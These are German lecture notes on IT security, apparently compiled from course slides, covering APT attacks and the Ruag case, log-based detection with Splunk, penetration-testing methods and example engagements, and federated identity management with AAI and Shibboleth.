
**Normal Case (non critical URL)****Normal case (critical URL)**

**Suspicious Case (critical URL)**


**Fraud Case****APT & GovCert**

Hier kommen indirekte Attacken zum Zug. Dies zum Beispiel mit Lockangeboten von Frauen, oder Paketen, deren Ziel eigentlich nur ist eine Attacke durchzuführen oder eine Grundlage dafür zu schaffen.

Die Malware kann auf verschiedenen Wegen überbracht werden. Mit einer Bewerbung per Post auf einem USB Stick, innerhalb von Dokumenten oder auf irgendwelchen Cloud Sharingdiensten. So geschah dies auch bei Stuxnet.



**Verschiedene Attacken**

Dieses Kapitel beschreibt exemplarisch den Fall Ruag, welcher zwischen 2010 und 2015 sein Unwesen trieb. Festgestellt wurde das Leck erst Anfang 2016. Diese Analyse und Auswertung dauertet dann aber noch einige Zeit




Die Geräte wurden nach und nach infiziert und diese Malware breitete sich gezielt innerhalb des Netzwerkes weiter. Dabei wurde eine Verbindung mit einem C&C Server aufgebaut, wo dann von Zeit und Zeit Command abgeholt worden sind (um irgendwelche Daten abzuziehen).

Die Malware schlummerte über Jahre hinweg im Netzwerk. Ein Ablauf kann sich exemplarisch etwas so darstellen.



Wichtig ist, dass man sein gegenüberkennt. Gegen die kleinen (aber vielen) Hacker lassen sich problem Tools einsetzen (da gibt es viele). Bei den wirklich gefährlichen Bedrohung kann man nicht einfach ein automatisiertes Tool kaufen, sondern muss richtig in Ressourcen investieren.




## Defense

Die Erkennung solcher APT's gestaltet sich nicht ganz einfach. In diesem Kapitel sind die grundsätzlichen Schritte beschrieben.

### Level 1 der APT


Das Sammeln und Auswerten von Connection und Lockup Informationen (DNS, HTTP, ... ).

### APT Detection / Level 1



## Logging

Für das Logging und das Zusammenfassen bietet sich eine Splunk. So können Beispielsweise alle DNS Queries oder HTTP Proxies anfragen getrackt werden. Der HTTP/S Traffic kann man dann noch durch einen Malware Analyse Tool jagen und dessen Ergebnis in der Auswertung ebenfalls einfließen lassen.




## Lookup Services

Dazu gibt es ganz viele Online Liste, welche schlechte und Gefährliche Hosts listen.

- Block & Blach List
- Manidant List
- ZEUS Tracker List (Liste von Command & Control Server)
- Malware Hash List
- OpenIOC List (Sharing Threat Intelligence)
- IP Reputation List (wo und welche sind die schlechten IPs)

## Level 2 der APT

Einbindung und Durchsuchung des HTTP Traffics und deren Dateien (inkl. Mailattachements). Dazu werden die Dateien auch mittels Sandbox Tests geprüft. Die Resultate laden anschliessend auch in Splunk.



## The Engine

Hier empfiehlt es sich eine Mischung von Elasticsearch und Splunk zu verwenden.

## Security Testing

*Penetration Testing & Ethical Hacking*

### Aus der Sicht eines externen Security Professionals

- Was soll beurteilt werden?
- Sicherheit einer Web-Anwendung?
- Sicherheit gegen Viren und Trojaner?
- Sicherheit eines Laptop (Diebstahl, Verlust)
- Sicherheit gegen WiFi Netzwerke
- Sicherheit gegen Stromausfall oder DDos?
- Sicherheit eines Devices (Backofen, ...)?

Grundsätzlich gilt, je besser der Kunde definieren kann, was er eigentlich wissen will, desto besser kann der Pentester arbeiten. Frage des Kunden „Wie sicher sind wird?“ kann ein Pentester nicht beurteilen. Also gilt es mit dem Kunden zu besprechen worin sein Grundbedürfnis liegt. Was will er wirklich wissen? Nachdem klar ist, was das eigentliche Ziel des Kunden ist, kann die entsprechende Methodik gewählt werden.

In der Schweiz gibt es auch noch Regulatoren wie die Finma oder PCI DSS welche vorschreiben Security Tests zu machen. Zudem gibt es eine nationale Strategie gegen Cyber Risiken, welches es empfiehlt.


### 3.1.2 Massnahme 3: Verwundbarkeitsanalyse IKT-Infrastrukturen der Bundesverwaltung mittels Prüfkonzept

**Zuständigkeiten:** EFD-ISB; EFD-MELANI und BIT, VBS-FUB

Gemäss NCS haben die Bundesstellen ihre IKT-Infrastrukturen unter Einbezug der IKT-Leistungserbringer und Systemlieferanten auf Verwundbarkeiten zu überprüfen. Das Informatiksteuerungsorgan des Bundes (ISB) wurde beauftragt, bis Ende 2015 ein Prüfkonzept zur periodischen Überprüfung der IKT-Infrastrukturen der Bundesverwaltung auf systemische, organisatorische und technische Schwächen zu erstellen.


## Übersicht „Security Testing“

### Übersicht „Security Testing“



## Übersicht „Security Testing“

### Methoden



- manuell vs. automatisiert
- einmalig vs. regelmässig
- Blackbox vs. Whitebox
- mit und ohne Login
- Hands-On vs. Review
- mit oder ohne Social Eng.
- mit oder ohne Source Code
- von aussen oder innen?


## Ideen für Security Tests

- Internet Recherche → Fingerprinting → Scanning → Hacking ohne Test Account
- Internet Web App Test mit Test Accounts
- Hardening Check DMZ Systeme
- Hardening Check Standard Workplace
- Firewall Check Internet Firewall (Rules)
- E-Mail Check Internet MTA
- APT Convert Channel Check (Inside-out)
- Source Code Analyse
- Phishing Test auf Mitarbeiter der Firma
- Beurteilung Netzwerk Sicherheit (Verschlüsselung, Admin Zugänge)
- Beurteilung Software Sicherheit Prozesse (Updates)
- Beurteilung VPN/RAS Zugriff
- Blackbox Test eines Servers aber physikalischem Zugriff (JTAG Firmware Analyse)
- Analyse PKI und Enrollment der Zertifikate (CSR, CRL)
- Security Untersuchung Internet Facing Servers (Apache, NodeJS SSL/TLS)
- Social Engineering
  - o Was prüft man bei Social Engineering Tests wirklich?
  - o Wie viele % der Leute auf ein Phishing oder ähnliches reinfallen?
  - o Man weiss, dass 1 Person von 100 Personen auf einen Social Engineering Trick reinfällt.
  - o Dies wäre etwas, was immer wieder wiederholt werden muss.

## Wo gibt/gab es Probleme bei Penetration Tests?

### Beispiel 1 – Pentest E-Banking


Bank X ist Kunde einer Shared E-Banking Infrastruktur.




### Beispiel 2 – USB Stick

#### Test nach folgenden Prinzip

► Covert Channel



#### Virus Angriff mit USB Stick



### Beispiel 3 – Keylogger

Durch eine Mail wurde ein Keylogger auf den Opfer eingeschleust um den Verkehr zu beobachten. Dabei wurde in diesem Fall, dass sich der Mitarbeiter auf zwielichtigen Seiten bewegt (nicht Teil des Tests). Compass hat dabei entschieden dem Auftraggeber nichts davon zu sagen. Muss von Fall zu Fall angeschaut werden.


Ein Keylogger ist ein Stück Software, welches die Tastatur belauscht und sämtliche Zeichen (Passwörte) aufzeichnet.

# Identity & Authentication Management (IAM)


## Federations

Föderiertes Identitätsmanagement ist die Verwendung von Vereinbarungen, Standards und Technologien, um Identität und Berechtigungen portabel über mehrere autonomes Identifikationsdomänen zu verwenden. Das Ziel der Föderation ist es, einen transparenten und sicheren Austausch von Identitätsinformationen zu ermöglichen, um unterschiedliche Systeme auf der Sicherheitsstufe zu kooperieren.

## Authentication & Authorization Infrastructure (AAI)



## Was ist eine Föderation?



Einige Organisationen, welche sich auf einen Satz von gemeinsamen Regeln und Standards einigen und jene vereinbaren. Ziel ist es eine Inter-organizational authentication, authorization and accounting.

Sie machen ein gemeinsames Vertrauen auf technischer sowie rechtlicher Ebene.


## Attribute, welche durch ein AAI Identity Provider verwaltet werden

Data Requested by Service			
surname	Steffen	email	asteffen@hsr.ch
givenName	Andreas	Home organization type	urn:schac:homeOrganizationType:ch:uas
Principal Name	324811646-433289468-238184688-1621	Common Name	Andreas Steffen
Affiliation	member	swissEduPersonHomeOrganizationType	uas
	staff	swissEduPersonUniqueID	324811646-433289468-238184688-1621
Entitlement	<a href="http://e-academy.com/eligibility/fho.ch/100">http://e-academy.com/eligibility/fho.ch/100</a> urn:mace:dir:entitlement:common-lib-terms	swissEduPersonHomeOrganization	hsr.ch
Display Name	Andreas Steffen	Home organization	hsr.ch
		Affiliation	staff@hsr.ch member@hsr.ch

## Shibboleth

